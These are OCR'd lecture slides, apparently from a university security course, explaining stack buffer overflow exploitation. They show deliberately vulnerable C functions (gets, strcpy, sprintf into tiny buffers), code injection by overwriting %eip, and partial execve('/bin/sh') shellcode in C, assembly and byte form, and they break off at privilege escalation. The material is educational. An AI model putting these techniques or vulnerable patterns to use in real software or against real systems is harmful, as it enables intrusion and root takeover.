
Exploiting Buffer Overflow

- How it works




What Happened?

- Stack Layout



Exploiting Buffer Overflow

- Stack Layout





```
void my_func()
{
        char string[16];
        printf("Enter a string\n");
        scanf("%s", string);
        printf("You entered: %s\n", string);
}

int main(int argc, char *argv[])
{
        my_func();
        printf("Done");
}


(libc)
_start:
        setup
        main();
        cleanup
```

BUFFER OVERFLOW

Can over-write other data ("AuthMe!")

Can over-write the program's *control flow* (%eip)

char loc1[4];




```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

etc.

BUFFER OVERFLOW

Can over-write other data ("AuthMe!")


Can over-write the program's *control flow* (%eip)

char loc1[4];


```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
etc.
```

Code Injection: High-Level Idea

```
void func(char *arg1)
{
   char buffer[4];
   sprintf(buffer, arg1);
   ...
}
```



(1) Load our own code into memory

(2) Somehow get %eip to point to it

High-Level Idea


```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```

(1) Load our own code into memory

(2) Somehow get %eip to point to it

High-Level Idea

```
void func(char *arg1)
{
   char buffer[4];
   sprintf(buffer, arg1);
   ...
}
```



(1) Load our own code into memory

(2) Somehow get %eip to point to it

Challenge 1: Loading code into memory

- It must be the machine code instructions (i.e., already compiled and ready to run)

- We have to be careful in how we construct it:
  - It can't contain any all-zero bytes
    - Otherwise, sprintf/gets/scanf/… will stop copying
    - How could you write assembly to never contain a full zero byte?
  - It can't make use of the loader (we're injecting)
  - It can't use the stack (we're going to smash it)

What kind of code would we want to run?

PennState

- Goal: full-purpose shell
  - The code to launch a shell is called "shell code"
  - It is nontrivial to it in a way that works as injected code
    - No zeroes, can't use the stack, no loader dependence
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: privilege escalation
  - Ideally, they go from guest (or non-user) to root

Shellcode

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0]  =  "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```

Shellcode

- A naïve approach would be to compile some C code that launches a new shell and overwrite it on to the stack

```
#include stdio.h>
 int main( ) {
   char *name[2];
   name[0]  =  "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   }
```

- Problems
  - Loader/linker normally sets up running environment and calls main(), doesn't here
  - There are at least two zeros in this code
- Two NULL's = 0
  - Cannot have \0 in string passed to strcpy or it will stop copying at \0!
- Instead make system call to execve directly

From man
execve() causes the program that is currently being run to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

Privilege Escalation

- More on Unix permissions later, but for now…
- Recall that each file has:
